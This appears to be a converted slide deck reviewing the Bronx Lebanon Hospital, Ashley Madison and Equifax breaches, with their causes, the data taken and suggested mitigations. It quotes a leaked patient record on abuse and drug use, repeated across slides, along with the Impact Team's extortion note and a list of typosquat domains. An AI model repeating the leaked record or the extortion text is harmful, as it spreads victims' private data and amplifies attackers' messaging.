
Availability: 92.35 % ↑

Performance: 66.53 % ↓

Quality: 99.90 % ↑

OEE: 61.38 % ↓

## Trends



## Online Alarms

Name	Text	received	cleared
pres. presprocess	Low pressure – Water	>>01.03.2010 18:05:58	<<01.03.2010 18:06:03
bExtFail_2	Time-out correction loop	>>01.03.2010 18:07:46	<<01.03.2010 18:07:56
bEquipFail_3	Emergency Button pushed	>>01.03.2010 18:08:31	<<01.03.2010 18:08:34
bButtonEMERG_STOP	Low pressure - Compressed air	>>01.03.2010 18:11:4	<<01.03.2010 18:11:47
bExtFail_1	Frequency control error	>>01.03.2010 18:13:44	<<01.03.2010 18:13:54
bExtFail_3	Low level – Buffer	>>01.03.2010 18:17:58	<<01.03.2010 18:17:59

Production

CIP System

Packaging

Log on/off

System



SCADA SYSTEMS ONLINE



# DATA BREACHES



**MAY, 2017**

---

**BRONX LEBANON HOSPITAL**  
**VIA IHEALTH**

MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## HOW IT HAPPENED

- ▶ Misconfigured Rsync backup server hosted by iHealth
- ▶ Discovered using Shodan

MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## HOW IT HAPPENED

- ▶ Misconfigured Rsync backup server hosted by iHealth

The search engine for

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account

Getting Started





MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## WHO WAS AFFECTED

- ▶ 7,000 people between 2014-2017



MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## WHAT WAS TAKEN



## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ NAMES & HOME ADDRESSES

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

Loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports " i enjoy it".

## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ ADDICTION HISTORIES

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

Loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports "i enjoy it".



## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ RELIGIOUS AFFILIATIONS

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

Loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports " i enjoy it".

## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ MENTAL HEALTH & DIAGNOSES

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports " i enjoy it".

## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ DOMESTIC VIOLENCE REPORTS

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports " i enjoy it".



## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ SEXUAL ASSAULT REPORTS

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

Loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports " i enjoy it".



## MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

Abuse:

### ▶ HIV STATUS

Has patient been hit/kicked/slapped or forced to have sex , or is a victim of neglect : yes

Suspected Physical Abuse : no

Suspected Sexual Abuse : no

Suspected Neglect : no

Abuse Reported : no

Case Accepted by ACS/APS : no

Comments: patient was physically abused by [REDACTED] She was raped by her [REDACTED]

SUBSTANCE ABUSE HISTORY:

Substance Abuse Hx:

Alcohol/Beer: 2x40oz/ [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Orally.

Cannabis: 1 Joint / [REDACTED] - weekly , Last Used - 4 hour(s) ago , Age of First Use - 14 Years Old , Route of Administration - Smoking.

Cocaine: \$50-100 - weekly , Last Used - 4 hour(s) ago , Age of First Use - [REDACTED] years Old , Route of Administration - Smoking and Nasal (isniffing).

Within the last (6) months, describe triggers/precipitants to use: [REDACTED]

[REDACTED] loneliness.

Within the last (6) months, describe pattern of substance use, during a typical week: drinks alcohol, use cocaine, cannabis dependence.

Longest Period of Abstinence: [REDACTED] years.

Conditions Contributing to Abstinence: strong motivation to be clean employed

good family support.

Is Patient currently on Methadone Maintenance: no.

Describe Perceived Negative Consequences of Substance Use: stop medications legal problems.

Describe Perceived Positive Consequences of Substance Use: Patient reports " i enjoy it".

MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## WHAT THEY DID WRONG

- ▶ Bronx Lebanon Outsourced Backups without Audit
- ▶ IHealth Collected Backup Data in an Insecure Manner

MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

**"AT THIS TIME, IHEALTH BELIEVES THAT THE  
ISSUE HAS BEEN CONTAINED,"**

**"IHEALTH HAS NO INDICATION THAT ANY DATA  
HAS BEEN USED INAPPROPRIATELY."**

iHealth

MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## HOSPITAL MITIGATIONS

- ▶ Audit their Cloud Providers
- ▶ Perform regular searches for their data using tools like Shodan
- ▶ Perform Vulnerability Analysis
- ▶ Encrypt their data



MAY, 2017: BRONX LEBANON HOSPITAL CENTER (NY)

---

## IHEALTH MITIGATIONS

- ▶ Secure Connections
- ▶ Perform Regular Searches  
Using Tools Like Shodan
- ▶ Conduct Vulnerability  
Analysis
- ▶ Require Data Encryption



JULY, 2015

# ASHLEY MADISON

<https://krebsonsecurity.com/2015/07/online-cheating-site-ashleymadison-hacked/>



We are the Impact Team.  
We have taken over all systems in your entire office and production domains,  
all customer information databases, source code repositories, financial records, emails

Shutting down AM and EM will cost you, but non-compliance will cost you more:  
We will release all customer records, profiles with all the customers' secret  
sexual fantasies, nude pictures, and conversations and matching credit card  
transactions, real names and addresses, and employee documents and emails.  
Avid Life Media will be liable for fraud and extreme harm to millions of users.

JULY, 2015

---

ASHLEY MADISON

<https://krebsonsecurity.com/2015/07/online-cheating-site-ashleymadison-hacked/>

## HOW IT HAPPENED

- ▶ Impact Team
- ▶ Databases were accessed
- ▶ Website may have been vulnerable
- ▶ Could have been malware



## WHAT WAS TAKEN

- ▶ 27.5 Million Users Affected
  - ▶ Real Names
  - ▶ Addresses
  - ▶ Credit Card Numbers
  - ▶ Sexual Fantasies

## WHAT WAS TAKEN

- ▶ Internal Company Servers
- ▶ Employee Account Information
- ▶ Company Bank Account Data
- ▶ Salary Information
- ▶ Employee Emails

## TERRIBLE RESPONSE

- ▶ Lots of Denial
- ▶ 60 GB of data confirmed on Aug 18
  - ▶ Released on bittorrent, shared in the Dark Web

## JULY, 2015, ASHLEY MADISON DATA BREACH

---

# TIME'S UP!

Avid Life Media has failed to take down Ashley Madison and Established Men. We have explained the fraud, deceit, and stupidity of ALM and their members. Now everyone gets to see their data.

Find someone you know in here? Keep in mind the site is a scam with thousands of fake female profiles. See ashley madison fake profile lawsuit; 90-95% of actual users are male. Chances are your man signed up on the world's biggest affair site, but never had one. He just tried to. If that distinction matters.

Find yourself in here? It was ALM that failed you and lied to you. Prosecute them and claim damages. Then move on with your life. Learn your lesson and make amends. Embarrassing now, but you'll get over it.

Any data not signed with key 6E50 3F39 BA6A EAAD D81D ECFF 2437 3CD5 74AB AA38 is fake.

[Impact Team's statement on the release](#)

[Impact Team's PGP signature for the released statement](#)

[Impact Team's PGP Key](#)

[Torrent for the released data](#)

[Back to Quantum Magazine](#)



## JULY, 2015, ASHLEY MADISON DATA BREACH

---

Name	Size	Have	Download	Priorit
▼ srcdmp	19.92 GB	0 %	✓	Norma
ashleymadison.tgz	3.43 GB	0 %	✓	Norma
avid.tgz	57.78 MB	0 %	✓	Norma
dba.tgz	210.0 MB	0 %	✓	Norma
design.tgz	337.1 MB	0 %	✓	Norma
dev.tgz	534.0 MB	0 %	✓	Norma
misc.tgz	344.3 MB	0 %	✓	Norma
mobile.tgz	863.6 MB	0 %	✓	Norma
noel.biderman.mail.7z	13.74 GB	0 %	✓	Norma
noel.biderman.mail.7z.asc	0.84 kB	0 %	✓	Norma
product.tgz	203.3 MB	0 %	✓	Norma
qa.tgz	32.69 MB	0 %	✓	Norma

SEPT, 2017

---

**EQUIFAX**

SEPT, 2017, EQUIFAX DATA BREACH

---

## WHO IS AFFECTED


- ▶ 143 Million Customers

SEPT, 2017, EQUIFAX DATA BREACH

---

## WHO IS AFFECTED

### ► 143 Million Customers






SEPT, 2017, EQUIFAX DATA BREACH

---

## WHO IS AFFECTED

- ▶ 143 Million Customers



SEPT, 2017, EQUIFAX DATA BREACH

---

## HOW IT HAPPENED

- ▶ Vulnerable Web App on a US Website
  - ▶ Old Apache Struts Vulnerability

## SEPT, 2017, EQUIFAX DATA BREACH

---

### WHAT WAS TAKEN

- ▶ Names
- ▶ Birth Dates
- ▶ Phone Numbers
- ▶ Email Addresses
- ▶ Credit Card Info from 209,000 Customers
- ▶ Dispute Docs with PII for 182,000 Customers
- ▶ SSN's



## WHAT WAS TAKEN

- ▶ Names
  - ▶ Birth Dates
  - ▶ Phone Numbers
  - ▶ Email Addresses
  - ▶ Credit Card Info from 209,000 Customers
  - ▶ Dispute Docs with PII for 182,000 Customers
  - ▶ SSN's
- # Everything you need for Identity Theft!



## POOR RESPONSE

- ▶ Attackers had access mid-May to July 2017
- ▶ Breach discovered July 29
- ▶ *Three executives (including CFO) sell a bunch of stock after discovery*



## SEPT, 2017, EQUIFAX DATA BREACH

---

### POOR RESPONSE

- ▶ Attackers had access mid-May to July 2017
- ▶ Breach discovered July 29
- ▶ *Three executives (including CFO) sell a bunch of stock after discovery*
- ▶ We find out about it Sept 7!



SEPT, 2017, EQUIFAX DATA BREACH

---

## WHAT ARE YOUR OPTIONS?

- ▶ Free Credit Monitoring



SEPT, 2017, EQUIFAX DATA BREACH

---

## WHAT ARE YOUR OPTIONS?


- ▶ Free Credit Monitoring
- ▶ ...from Equifax





# SEPT, 2017, EQUIFAX DATA BREACH

## POOR RESPONSE



# SEPT, 2017, EQUIFAX DATA BREACH

# POOR RESPONSE

[equifaxsecurity2017.com](#)  
[equifaxsecurlty2017.com](#)  
[equifaxsecurmty2017.com](#)  
[equifaxsecuroty2017.com](#)  
[equifaxsecurrity2017.com](#)  
[equifaxsecurtity2017.com](#)  
[equifaxsecurtiy2017.com](#)  
[equifaxsecurty2017.com](#)  
[equifaxsecurty2017.com](#)  
[equifaxsecuryty2017.com](#)  
[equifaxsecusity2017.com](#)  
[equifaxsecutity2017.com](#)  
[equifaxsecurrity2017.com](#)  
[equifaxsecuvity2017.com](#)  
[equifaxsecuyrity2017.com](#)  
[equifaxsecuzity2017.com](#)  
[equifaxsecurvity2017.com](#)  
[equifaxsecwrity2017.com](#)  
[equifaxsecxurity2017.com](#)  
[equifaxsecyrity2017.com](#)  
[equifaxseecurity2017.com](#)  
[equifaxsegrity2017.com](#)  
[equifaxsekurity2017.com](#)  
[equifaxsecurity2017.com](#)  
[equifaxsesurity2017.com](#)  
[equifaxseucrity2017.com](#)  
[equifaxseurity2017.com](#)  
[equifaxsevrity2017.com](#)  
[equifaxsewcurity2017.com](#)  
[equifaxsexurity2017.com](#)  
[equifaxsgcurity2017.com](#)  
[equifaxsicurity2017.com](#)  
[equifaxsmcurity2017.com](#)  
[equifaxsocurity2017.com](#)  
[equifaxsrcurity2017.com](#)  
[equifaxssecurity2017.com](#)  
[equifaxsucurity2017.com](#)  
[equifaxswcurity2017.com](#)  
[equifaxwecurity2017.com](#)  
[equifaxxsecurity2017.com](#)  
[equifaxzsecurity2017.com](#)  
[wwwequifaxsecurity2017.com](#)

equifaxsecurity2017.com  
equifaxsecuritu2017.com  
equifaxsecuritx2017.com  
equifaxsecurity0017.com  
equifaxsecurity017.com  
equifaxsecurity0217.com  
equifaxsecurity1017.com  
equifaxsecurity2-17.com  
equifaxsecurity20-17.com  
equifaxsecurity20017.com  
equifaxsecurity2007.com  
equifaxsecurity201.com  
